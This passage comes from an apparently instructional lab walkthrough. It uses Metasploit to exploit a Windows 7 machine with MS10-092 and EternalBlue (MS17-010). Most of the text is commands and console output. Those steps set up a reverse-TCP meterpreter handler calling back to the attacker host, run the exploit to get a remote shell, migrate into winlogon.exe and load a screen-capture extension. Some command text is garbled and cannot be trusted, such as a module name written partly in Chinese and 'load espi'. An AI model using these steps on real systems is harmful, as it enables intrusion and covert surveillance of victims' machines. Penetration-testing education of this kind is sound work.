
Active sessions
=====
No active sessions.

msf6 exploit(windows/local/ms10_092_schelevator) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.47
LHOST => 192.168.137.47
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] Sending stage (177734 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 -> 192.168.137.177:49632) at 2024-12-15 05:26:47 +0800
```

## Step 7 :

- Verify you're operating on the intended target
- Run sysinfo command, and the output shows our target which is Windows 7



The screenshot shows a terminal window titled 'amirah@kali: ~'. The user is in the msf6 exploit mode, specifically targeting a 'ms10\_092\_schelevator' exploit. They run the command 'sessions -l' to list active sessions, which returns 'No active sessions.' They then switch to the 'meterpreter' shell by running 'use exploit/multi/handler', setting the payload to 'windows/meterpreter/reverse\_tcp', and configuring LHOST to 192.168.137.47 and LPORT to 4444. After starting the reverse TCP handler, they run 'sessions -l' again, which shows a new session opened from 192.168.137.177 to 192.168.137.47:4444 at 2024-12-15 05:26:47 +0800. The user then interacts with this session using the 'sessions 1' command. Finally, they run the 'sysinfo' command to gather system information, which shows the target is a Windows 7 (6.1 Build 7601, Service Pack 1) system with an x64 architecture and en\_US language.

```
amirah@kali: ~
msf6 exploit(windows/local/ms10_092_schelevator) > sessions -l
Active sessions
=====
No active sessions.

msf6 exploit(windows/local/ms10_092_schelevator) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.47
LHOST => 192.168.137.47
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] Sending stage (177734 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 -> 192.168.137.177:49632) at 2024-12-15 05:26:47 +0800

meterpreter > sessions -l
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

-h, --help      Show this message
-i, --interact <id>  Interact with a provided session ID


meterpreter > sessions 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer       : AMIRAH-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > getpid
Current pid: 448
meterpreter >
```

### 3. ms17\_010\_ eternalblue

**Repeat step 1 until 3**

**Step 4 : Search for the exploit**

- Find the module



The screenshot shows the Metasploit Framework interface with the command `msf6 > search ms17_010` entered. The results are displayed in a table titled "Matching Modules".

#	Name	Disclosure Date	Rank	Check	Des
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS1
7-010	EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	\_\_target: Automatic Target	.	.	.	.
2	\_\_target: Windows 7	.	.	.	.
3	\_\_target: Windows Embedded Standard 7	.	.	.	.
4	\_\_target: Windows Server 2008 R2	.	.	.	.
5	\_\_target: Windows 8	.	.	.	.
6	\_\_target: Windows 8.1	.	.	.	.
7	\_\_target: Windows Server 2012	.	.	.	.
8	\_\_target: Windows 10 Pro	.	.	.	.
9	\_\_target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS1
7-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
11	\_\_target: Automatic	.	.	.	.
12	\_\_target: PowerShell	.	.	.	.
13	\_\_target: Native upload	.	.	.	.
14	\_\_target: MOF upload	.	.	.	.
15	\_\_AKA: ETERNALSYNTERGY	.	.	.	.
16	\_\_AKA: ETERNALROMANCE	.	.	.	.
17	\_\_AKA: ETERNALCHAMPION	.	.	.	.
18	\_\_AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS1
7-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
20	\_\_AKA: ETERNALSYNTERGY	.	.	.	.
21	\_\_AKA: ETERNALROMANCE	.	.	.	.
22	\_\_AKA: ETERNALCHAMPION	.	.	.	.
23	\_\_AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb/ms17_010	.	normal	No	MS1
7-010	SMB RCE Detection				
25	\_\_AKA: DOUBLEPULSAR	.	.	.	.
26	\_\_AKA: ETERNALBLUE	.	.	.	.

Interact with a module by name or index. For example `info 26`, `use 26` or `use auxiliary/scanner/smb/smb_ms17_010`

## Step 5 : Use the exploit

```
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
```

## Step 6 : Check options and set all the options

- Set RHOST

The screenshot shows the msf6 terminal interface on a Kali Linux system. The user is configuring the 'exploit(windows/smb/ms17\_010\_永恒之蓝)' module. The terminal output is as follows:

```
amirah@kali: ~
File Actions View Help View Help
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options history
Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445         yes        The target port (TCP)
SMBDomain       no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no         (Optional) The password for the specified username
SMBUser          no         (Optional) The username to authenticate as
VERIFY_ARCH     true        yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET   true        yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.137.47  yes        The listen address (an interface may be specified)
LPORT       4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
```

## Step 7 : Run the exploit

```
amirah@kali: ~
File Actions Edit View Help View Help
0 Automatic Target history File /home/amirah/.zsh_history
Trash amirah@kali: [~]
$ 

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] 192.168.137.177:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.177:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
l 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.177:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.137.177:445 - The target is vulnerable.
[*] 192.168.137.177:445 - Connecting to target for exploitation.
[*] 192.168.137.177:445 - Connection established for exploitation.
[+] 192.168.137.177:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.177:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.137.177:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Win
dows 7 Profes
[*] 192.168.137.177:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sio
nal 7601 Serv
[*] 192.168.137.177:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice
Pack 1
[+] 192.168.137.177:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.177:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.177:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.177:445 - Starting non-paged pool grooming
[+] 192.168.137.177:445 - Sending SMBv2 buffers
[+] 192.168.137.177:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 bu
ffer.
[*] 192.168.137.177:445 - Sending final SMBv2 buffers.
[*] 192.168.137.177:445 - Sending last fragment of exploit packet!
[*] 192.168.137.177:445 - Receiving response from exploit packet
[+] 192.168.137.177:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.137.177:445 - Sending egg to corrupted connection.
[*] 192.168.137.177:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 -> 192.168.137.177:49162) at 2024-12
-15 17:03:02 +0800
[+] 192.168.137.177:445 - =====-
[+] 192.168.137.177:445 - ======WIN=====
[+] 192.168.137.177:445 - =====-
meterpreter > 
```

## Step 8 :

- Verify you're operating on the intended target
- Run sysinfo command, and the output shows our target which is Windows 7

The screenshot shows a terminal window titled "amirah@kali: ~". The terminal displays the following text:

```
File Actions Edit View Help View Help
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] 192.168.137.177:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.177:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
l 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.177:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.137.177:445 - The target is vulnerable.
[*] 192.168.137.177:445 - Connecting to target for exploitation.
[+] 192.168.137.177:445 - Connection established for exploitation.
[*] 192.168.137.177:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.177:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.137.177:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Win
dows 7 Profes
[*] 192.168.137.177:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sio
nal 7601 Serv
[*] 192.168.137.177:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice
Pack 1
[+] 192.168.137.177:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.177:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.177:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.177:445 - Starting non-paged pool grooming
[+] 192.168.137.177:445 - Sending SMBv2 buffers
[+] 192.168.137.177:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 bu
ffer.
[*] 192.168.137.177:445 - Sending final SMBv2 buffers.
[*] 192.168.137.177:445 - Sending last fragment of exploit packet!
[*] 192.168.137.177:445 - Receiving response from exploit packet
[+] 192.168.137.177:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.137.177:445 - Sending egg to corrupted connection.
[*] 192.168.137.177:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 → 192.168.137.177:49162) at 2024-12
-15 17:03:02 +0800
[+] 192.168.137.177:445 - =====-
[+] 192.168.137.177:445 - -----WIN-----
[+] 192.168.137.177:445 - =====-
```

meterpreter > sysinfo

```
Computer : AMIRAH-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > 
```

## Step 9 : search process id in meterpreter

The screenshot shows a terminal window titled "amirah@kali: ~". The command entered is "ps corrupt history file /home/amirah/.zsh\_history". Below the command, the title "Process List" is visible. The table displays the following information:

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
280	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
356	344	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
392	344	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	
404	384	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
440	384	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
488	392	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
496	392	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
504	392	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
608	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
684	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
752	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
756	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
776	1620	ielowutil.exe	x86	1	amirah-PC\amirah	C:\Program Files (x86)\Internet Explorer\IELowutil.exe
824	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
860	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1020	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1080	488	taskhost.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\taskhost.exe
1152	488	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1184	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1300	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1312	488	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1388	488	TCPSVCS.EXE	x64	0	NT AUTHORITY\LOCAL SERVICE	
1424	488	snmp.exe	x64	0	NT AUTHORITY\SYSTEM	
1524	824	dwm.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\dwm.exe
1604	488	UI0Detect.exe	x64	0	NT AUTHORITY\SYSTEM	
1828	1152	calc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\calc.exe
1932	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2052	1876	explorer.exe	x64	1	amirah-PC\amirah	C:\Windows\Explorer.EXE
2344	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2356	488	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
2448	488	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2692	608	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmpnvse.exe
2808	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
3012	2052	cmd.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\cmd.exe

## Step 10 : migrate winlogon.exe

- For screen grabbing the Windows 7
- After the process id migration is successful, do the command load espi

```
amirah@kali: ~
File Actions Edit View Help View Help
zsh: corrupt history file /home/amirah/.zsh_history
404 384 csrss.exe kali      x64  1    NT AUTHORITY\SYSTEM          xe
440 384 winlogon.exe       x64  1    NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
488 392 services.exe      x64  0    NT AUTHORITY\SYSTEM          C:\Windows\system32\winlogon.exe
496 392 lsass.exe         x64  0    NT AUTHORITY\SYSTEM          C:\Windows\system32\services.exe
504 392 lsm.exe           x64  0    NT AUTHORITY\SYSTEM          C:\Windows\system32\lsass.exe
608 488 svchost.exe       x64  0    NT AUTHORITY\SYSTEM          C:\Windows\system32\lsm.exe
684 488 svchost.exe       x64  0    NT AUTHORITY\NETWORK SERVICE
752 488 svchost.exe       x64  0    NT AUTHORITY\NETWORK SERVICE
756 488 svchost.exe       x64  0    NT AUTHORITY\LOCAL SERVICE
776 1620 ielowutil.exe   x86  1    amirah-PC\amirah          C:\Program Files (x86)\Internet Explorer\IELowutil.exe
824 488 svchost.exe       x64  0    NT AUTHORITY\SYSTEM
860 488 svchost.exe       x64  0    NT AUTHORITY\SYSTEM
1020 488 svchost.exe       x64  0    NT AUTHORITY\LOCAL SERVICE
1080 488 taskhost.exe     x64  1    amirah-PC\amirah          C:\Windows\system32\taskhost.exe
1152 488 spoolsv.exe      x64  0    NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
1184 488 svchost.exe       x64  0    NT AUTHORITY\LOCAL SERVICE
1300 488 svchost.exe       x64  0    NT AUTHORITY\LOCAL SERVICE
1312 488 sppsvc.exe       x64  0    NT AUTHORITY\NETWORK SERVICE
1388 488 TCPSVCS.EXE      x64  0    NT AUTHORITY\LOCAL SERVICE
1424 488 snmp.exe         x64  0    NT AUTHORITY\SYSTEM
1524 824 dwm.exe          x64  1    amirah-PC\amirah          C:\Windows\system32\dwm.exe
1604 488 UI0Detect.exe     x64  0    NT AUTHORITY\SYSTEM
1828 1152 calc.exe        x64  0    NT AUTHORITY\SYSTEM          C:\Windows\System32\calc.exe
1932 488 svchost.exe       x64  0    NT AUTHORITY\NETWORK SERVICE
2052 1876 explorer.exe     x64  1    amirah-PC\amirah          C:\Windows\Explorer.EXE
2344 488 svchost.exe       x64  0    NT AUTHORITY\SYSTEM
2356 488 SearchIndexer.exe x64  0    NT AUTHORITY\SYSTEM
2448 488 wmpnetwk.exe     x64  0    NT AUTHORITY\NETWORK SERVICE
2692 608 WmiPrvSE.exe     x64  0    NT AUTHORITY\SYSTEM          C:\Windows\system32\wbem\wmpnvse.exe
2808 488 svchost.exe       x64  0    NT AUTHORITY\LOCAL SERVICE
3012 2052 cmd.exe          x64  1    amirah-PC\amirah          C:\Windows\system32\cmd.exe
3020 404 conhost.exe       x64  1    amirah-PC\amirah          C:\Windows\system32\conhost.exe

meterpreter > migrate 44
[*] Migrating from 1152 to 44 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 440
[*] Migrating from 1152 to 440 ...
[*] Migration completed successfully.
meterpreter > load espi
Loading extension espi ... Success.
meterpreter > 
```

## Step 11 :


- Do command screengrab to do screengrabbing

```
amirah@kali: ~
File Actions Edit View Help View Help
440 384 winlogon.exe 1stor x64 1 home/amirah NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
488 392 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
496 392 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
504 392 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
608 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM
684 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
752 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
756 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
776 1620 ielowutil.exe x86 1 amirah-PC\amirah C:\Program Files (x86)\Internet Explorer\IELowutil.exe
824 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM
860 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1020 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1080 488 taskhost.exe x64 1 amirah-PC\amirah C:\Windows\system32\taskhost.exe
1152 488 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1184 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1300 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1312 488 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1388 488 TCPSVCS.EXE x64 0 NT AUTHORITY\LOCAL SERVICE
1424 488 snmp.exe x64 0 NT AUTHORITY\SYSTEM
1524 824 dwm.exe x64 1 amirah-PC\amirah C:\Windows\system32\dwm.exe
1604 488 UI0Detect.exe x64 0 NT AUTHORITY\SYSTEM
1828 1152 calc.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\calc.exe
1932 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2052 1876 explorer.exe x64 1 amirah-PC\amirah C:\Windows\Explorer.EXE
2344 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM
2356 488 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM
